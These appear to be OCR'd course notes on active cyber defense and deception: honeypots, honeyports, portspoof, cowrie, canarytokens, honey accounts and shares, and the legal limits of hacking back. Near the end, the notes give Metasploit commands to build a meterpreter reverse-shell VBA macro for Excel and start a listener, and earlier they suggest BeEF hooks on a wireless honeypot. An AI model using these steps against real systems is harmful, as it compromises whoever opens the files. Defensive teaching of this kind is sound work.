
17.5. burner phones

- burner phones are essential to confirm account details
    - services like google will require a phone to send a text to activate an account
- Phones can be purchased from just about anywhere (walmart, target, etc)
- you can also use an app like burner:
    - burnerapp.com
- now you can feel like a real spy

17.6. paying for it all

- do not use a personal/corp card
- purchase a cc gift card, cash

17.7. architectural setup



- you do NOT want your call backs to go to your infrastructure, unless the artifacts are already within your network.

18. honeypots

- this is an object that is intended to be intercted with by an attacker, no legitimate users
- honey all the things:
  - honeytoken
  - honeyrecord
  - honeytable
  - honeypot
  - honeynet
  - honeycred
  - honeyport
  - honetdoc
  - etc
- ideally, it should resemble something valuable to you and/or your org
- any interaction with the honey_thing_ is considered malicious and should be responded to immediately.

18.1. purpose

- covers:

    - DTE0013: decoy diversity
    - DTE0014: decoy network
    - DTE0015: decoy persona
    - DTE0016: decoy process
    - DTE0017: decoy system
- honeypot types:
    - research honeypots:
        - purposefully vulnerable systems
    - production honeypots
- we focus on production honeypots for:
    - identifying malicious internal systems and users
    - identifying attacks that AC and IDS miss
    - our incident-handling procedures

18.2. use honeypots to learn about attacks

- many teams usehoneypots to learn about how attacks work
- it can be useful as a learning tool
    - much like having a hacker ant farm
- it can be a time sinker
- management often does not see the value
- why not focus on real attacks?

18.3. use honeypots to learn about attackers

- how do you handle system compromises?
    - detect and clear?
    - detect and learn?
- honeypots give us grat value in understanding the attacker's skill and motivation
- dropping warez versus searching for "TOP SECRET" or credit card numbers
- what else di dthey have access to?
- DTE0034: system activity monitoring: collect system activity logs which can reveal adversary activity.

18.4. why use honeypots in production?

- honeypots can help you detect attacks other techniques miss
- "security through obscurity is this: no security at all"
    - let's clarify
        - `detection time + response time < attacker time`
- other security technologies have significant limitations
    - they miss most of the post-exploitation activities
    - mainly because of how we use them
    - trusted insiders are hard to detect
- honeypots are an integral part of a robust defensive architecture

18.5. honey users:

- we can also create accounts to trap atatackers

    - fake domain admin accounts, service acounts, etc
- we then generate alerts for when these accounts are activated
- we can also create emails for these accounts
- linkedin? fakebook? yes!
- make sure rules are created in your SIEM for these accounts being accessed
- DTE0010
- DTE0015

18.5.1. process:

- create accounts on linkedin and other recon
- then create email addresses that match, etc.
- capture email and auths, and immediately ban.

18.6. opencanary

- a great collection of scripts to emulate a wide nubmer of honey services:
    - ftp, http, smb, ssh, telnet, etc
- the alerting is one of the more intersting aspects of opencanary
    - email, sslog, and sms
- python based scripts are super easy to use

18.7. commercial: cymmetria maze runner

- DTE0014

18.8. honeyports

- honeyports are ports that trigger an action when they are connect to:
    - blacklist
    - alert
    - fire up mr. coffee
- if they are not done correctly, there is a chance you might blacklist legitimate systems

- understand how connections work before you start implementing technical solutions
- DTE0016

18.8.1. fail2ban

- fail2ban monitors for auth failures in `/var/log/auth.log`
- once a thresshold of fails is reached, it will block the offending ip addr
- so easy to use, it should be installed on everything
- monitors any service that logs to `auth.log`


19. lab 5: honeyports

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/HoneyPorts.md
- honeyports will automatically ban an ip via `iptables`
- instead what you could do is pipe data out to syslog or HEC.
- https://illusive.com/products-services/products/attack-detection-system/ ?

19.1. summary

- Just search github: https://github.com/search?q=honeyports
- honeyports give you visibility to enum
    - current tech fail at detecting attackers comm with o[pen ports over normal prots: smb, ssh, http

20. portspoof



- in additon to our trip wires, why not create situations to slow them down
- - generates random responses to service identification requetss
- basically, the ports that get scanned never come back the same
- DTE0013: decoy diversity: deploy a set of decoy systems with different OS and software configurations.

21. lab 6: portspoof

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/Portspoof.md
- must create a re-write rule at the kernel level to redirect dst port to a single port wher `portspoof` will be

1. conf file

```
/usr/local/etc/portspoof.conf /usr/local/etc/portspoof_signatures
```

2. redirect all ports inbound to 4444

```
iptables -t nat -A PREROUTING -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports
4444
```

- if you set this up with a baseline of no signatures, then all nmap results will return `tcpwrapped`


3. invoke with signatures

```
portspoof -s /usr/local/etc/portspoof_signatures
```

4. flush the iptables rules

```
sudo iptables -t nat -F
```

21.0.1. implementation




- you can create arbitrary hostnames or wildcard DNS records, respond with the portspoof, and effectively tarpit the hell out of an attacker
- you /could/ tarpit all eternal scanners this way if you are offering on the outside.
- tryhackme: looking glass

22. fakeroute

- spoofs a TTL and random responses

23. cowrie/kippo



- cowrie is different from a simple honeyport because it allows the attacker to interact with a fake ssh service
- allows intercept and capture logins and activity by attackers
- useful for capturing passwords an attacker has, or at least what he thinks he has
- can be used for annoyance/delay, and attribution

23.1. what can cowrie do?

- can capture username/password combinations
- can capture commands
- detect password sprays and cred stuffing
    - cross checking against previously leaked creds, etc.
    - with real user IDs?
        - indicates targeted attack
- within the flow of cowrie, if an `exit` is issued, then cowrie spoofs an interactive session. If the attacker isn't aware of this, then they will wind up typing commands as they woul on their own system.

24. lab 7: cowrie

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/Cowrie.md
- main conf file: `/opt/cowrie/etc/cowrie.cfg`
- commands: `/opt/cowrie/honeyfs`

- users: `/opt/cowrie/etc/userdb.txt` or `/opt/cowrie/src/cowrie/core/auth.py` and populate via `/opt/cowrie/etc/userdb.example`

1. start cowrie

```
/opt/cowrie/bin/cowrie start

#verifystatus
/opt/cowrie/bin/cowrie status

#validate listener
sudo lsof -i -P | grep twistd
```

2. attempt a connection

```
ssh -p 2222 localhost
#password fails a few timesc
```

3. logs:

```
less +F /opt/cowrie/var/log/cowrie/cowrie.log
```

4. handle cowrie "give aways"

- copy `/opt/cowrie/etc/cowrie.cfg.dist` to `/opt/cowrie/etc/cowrie.cfg`
- hostname
- ip address
- ssh keys:

```
rsa_public_key = ${honeypot:state_path}/ssh_host_rsa_key.pub
rsa_private_key = ${honeypot:state_path}/ssh_host_rsa_key
dsa_public_key = ${honeypot:state_path}/ssh_host_dsa_key.pub
dsa_private_key = ${honeypot:state_path}/ssh_host_dsa_key
```

25. artillery

- https://github.com/BinaryDefense/artillery
- from Trusted Sec
- honeyport and file monitoring
- automatically penshoneyports for a number of widely used services:


    - 135/445
    - 1433
    - 5900
- if has the capability to generate email alerts
- possible limitations
    - the default port set is very predictable, but this can be modified
        - so modify it
- DTE0016: decoy process: execute software on a target system for the purposes of the defender

26. weblabyrinth

```
function SpinTheWheelOfErrors(){
        $error_chance = rand(0,100);
        $error_string = false;

        if ($error_chance == 16){
                $error_string = "HTTP/1.1 404 Not Found";
        } elseif ($error_chance == 23){
                $error_string = "HTTP/1.1 403 Forbidden";
        } elseif ($error_chance == 42){
                #Included just for the WTF Factor
        $error_string = "HTTP/1.1 402 Payment Required";
        }

        if ($error_string){
                header($error_string);
                exit;
        }
}
```



- php so you can load it in your web infrastructure
- cool features
    - tells googlebot to go away
    - see the above, it's just random on purpose
- randomize URLs and links and contents

27. applicaiton specific honeypots

- SCADA, etc.
- DTE0016: decoy process: execute software on a target system for the purposes of the defender

27.1. beware of OPSEC

- xiphosreearch.com/20156/12/09/OPSEC-For-Honeyports.htm

- also scan with nmap, as their defs also indicate honeypots

28. lab 8: web honeypot

- indicator of username harvesting and password spraying.
- IDEA: given user harvesting mechanism (linkedin), try to throw off via manufacturered timing attack.
- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/webhoneypot/webhoneypot.md

1. start owa_pot

```
cd
nohup python3 /opt/owa-honeypot/owa_pot.py &
```

2. tail the dumpass.log

```
less +F /opt/owa-honeypot/dumpass.log
```

29. legal issues

- many of our assumptions are well founded
    - there is not alot of etablished case law here
- however, if you look at existing case law, you can see some interesting trends.
- THIS IS NOT ENTRAPMENT or ENTICEMENT.

29.1. concent to university network terms

- sysadmin hacks into threatening machine
- gathered evidence used against student
- student's concent to university terms justifies sysadmin
- `US v. Heckenkamp`
    - kevin poulsen article: "court okays counter-hack of eBay hacker's computer"

29.2. susan v. `absolute` software

- substitute teacher buys stolen laptop
- laptop has trackign software and software to spy on the thief
- embarrassing pictures are taken
- `absolute` settled out of court
- just because they do something bad to you, it does not give you the right to violate their rights.
- conclusion
    - you can not hack the hacker.
    - you can not break the law even if they are breaking the law.

    - you can attribute via IP address and geographic location

29.3. public example of reflected attack

- in 1999, the world trade organization website had a DoS attack from the e-hippies coalition
- hosting service Conxion reflected the attack back to E-Hippies and disabled its website
    - all through the use of a mod_rewrite rule
- conxion was not prosecuted (does not imply LEGALITY)
    - it also logged 10000 unique ip addr
    - we are seeing the same type of insanity with LIOC

29.4. MSFT court order: botnet

- civil lawsuit 2010:
    - ex parte temporary restrining order
- count issues order to suspend the domains associated with the waledec botnet
- MSFT takes "other technical measures" to degrade the botnet.

29.5. look at your warning banner

- lhere is a lot in there about permission
- you also have a lot of tech that will check your system before it accesses the network
    - openvpn scripts
    - windows 2008 NAP
- is it possible to use this as a means to gather some info about an attacker's system?
- the warning banner should CLEARLY state exactly what we're goin to do:
    - tracking your source ip address and leverage geolocation for tracking purposes.

29.6. protecting your intellectual property

- callbacks:
    - software updaes
- software that checks license keys
    - MSFT GA
- tracking software in phones
- we are not necessrily talking about hacking, we are talking about getting attribution or stuff we see every day

29.7. how can the callbacks go wrong?

- mistakes or unintended consequences
- easily accessible malware
- full attacks of attacker ip addr
- crashing systems
- persistent long-term access

29.7.1. our actual goals

- annoyance: delay attacker, increase complexity.

- attribution: attribute attack to attacker.
- attack

29.8. hallmarks of legality

- Active Cyber Defense Certainty Act (ACDC)
- discuss, document, plan, consult with others
- do not hige: hiding may be interpreted as what you thiunk you are doing is "wrong"
- don't be eveil:
    - although it sems like fun, it can get you in trouble
    - and, you just became one of them
    - remember ethics, too (it is not always the same as legal)
    - don't become the people you're defending against
- striking back / hacking back is not something you should do ever ever.

29.9. here is data we can gather

- ip address and location info
    - ads, google, apple apps, etc etc etc
- word web bugs
- geolocation
- callback pdf, xlsx
- html code to prevent/detect scraping
- honeypots
    - a very special note on entrapment
- digital code signing certs (own the CRL!)
- callback videos
    - check for a higher resolution?
- we might contact the FBI special agent covering our jurisdiction as discuss what we're planning on doing.

30. lab 9: honeyuser

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/honeyuser/honeyuser.md

1. create some users
2. password spray those users
3. collect logs
4. ???
5. profit.

31. TOR

- when attacking using TOR, make sure you are routing through TOR. Like for real?
    - leverage `proxychains` for example


32. canarytokens

- this creates call backs using various items
- you can use thinkst servers or your own
- use cases:
    - ransomware exfil (external)
    - ransomware enum (internal)
        - compromised systems
        - websites (robots.txt)
        - email to spammers!
    - indicator of attack other enum (internal)
    - website cloning for spearphishing
- note that if you traceroute the fina IP, you will have bad geolocation
    - but if you geolocate the last hop, you will have good geolocation

33. lab 10: canarytokens

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/canarytokens/Canarytokens.md

1. access https://www.canarytokens.org/generate and generate a token



2. use token.

33.1. word web bugs

- built into Core Impact
    - leverages CSS, and will work in MANY word doc readers

34. AD honeyadmin

- DTE0010
- DTE0012

34.1. manual process

- create account
- set logon hours to 0
    - login denied
- setup rules for monitoring
- run password spray

35. honeyshare and honeydoc

- create a doc
- move it to a linux server and share
- start using impacket smbserver (okay!)

36. lab 11: honeyshare

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/honeyshare/HoneyShare.md
- you can use a canary file and distribute it from this share as well.

1. start impacket's smb server

```
python3 /opt/impacket/examples/smbserver.py -smb2support -comment 'secret' SECRET
/secret
```

2. try to access the share

```
net use * \\172.17.78.175\secret
```

3. review impacket output

37. infinitely recursive directories

37.1. purpose

- slow down exfil and ransomware spread
    - use enticing, wordlist, default impacket etc etc, word lists
- exclude from backups

37.2. lab 12:

1. make a directory

```
mkdir goaway
```

2. make a link to that parent directory

```
cd
mklink /d level2 ..\goaway
```

3. there is a maximum directory depth

38. deception-tool-kit

- review this it contains honey pot data for Windows

39. wireless HoneyAPs

1. set up a cloaded SSID
    1. hard to cvonvince a hury they didn't know it was youirs
2. enable WPA2-PSK, but choose a guessable passphrase
    1. use one from a dictionary file that comes wioth aircrack-ng works well
    2. this helps to prove intend and to put us on solid legal footing
3. present a captive portal page complete with Terms of Use
    1. use your logo and make it look official
    2. attacker thinks its for the employees
    3. attacker must accept ToU
    4. enforce ToU give you authority to do what you want to do
4. redirect to a page with the BeEF hook
    1. deliver some interesting content to hold his interest for a while
    2. ensure he doesn't hack through your trap
5. use BeEF's autorun rule engine to kick off desired modules
6. Optional:

1. generate an alert
2. block mac

40. honeyclaymore

- YOU MUST GET A WARRANT BEFORE YOU CREATE CALLBACKS (or have other legal footing)
- forget honey tokens
- if someone uses one of these files, it will compromise the system and open a reverse connection to yo
    - excel spreadsheets
    - word docs
    - pdfs

41. arming documents

41.1. evil files

- metasploit has multiple different file format exploits
- metasploit also has the capability to insert payloads into a number of formats
- use these files in sensitive directories

41.2. payload creation

Create the macro code using Metasploit

```
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST <your_IP_here>
msf payload(reverse_tcp) > set LPORT 443
```

You can experiment with encoders as desired (often not necessary)

```
msf payload(reverse_tcp) > show encoders
msf payload(reverse_tcp) > set encoder <encoder_name_here>
```

```
msf payload(reverse_tcp) > generate -t vba -f /tmp/TrustMe.vba
[*] Writing 2715 bytes to /tmp/TrustMe.vba...
```

- macro attachment process

The process varies per MS Office version
- Match the Office version to the target's, if possible (usually not necessary)
- Enable the Developer tab in the Ribbon
- Press *Alt + F8* to open the Macros window
- Name the macro, *apply to the current document*, click Create
- Paste in the VBA code generated from Metasploit
- Save as an "Excel Macro-Enabled Workbook"
- Set up your Metasploit multi/handler
- Test for detection in your test system(s)
- Deploy!

41.3. wait

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 0.0.0.0
msf exploit(handler) > set LPORT 443
msf exploit(handler) > set ExitOnSession false
msf exploit(handler) > exploit -j
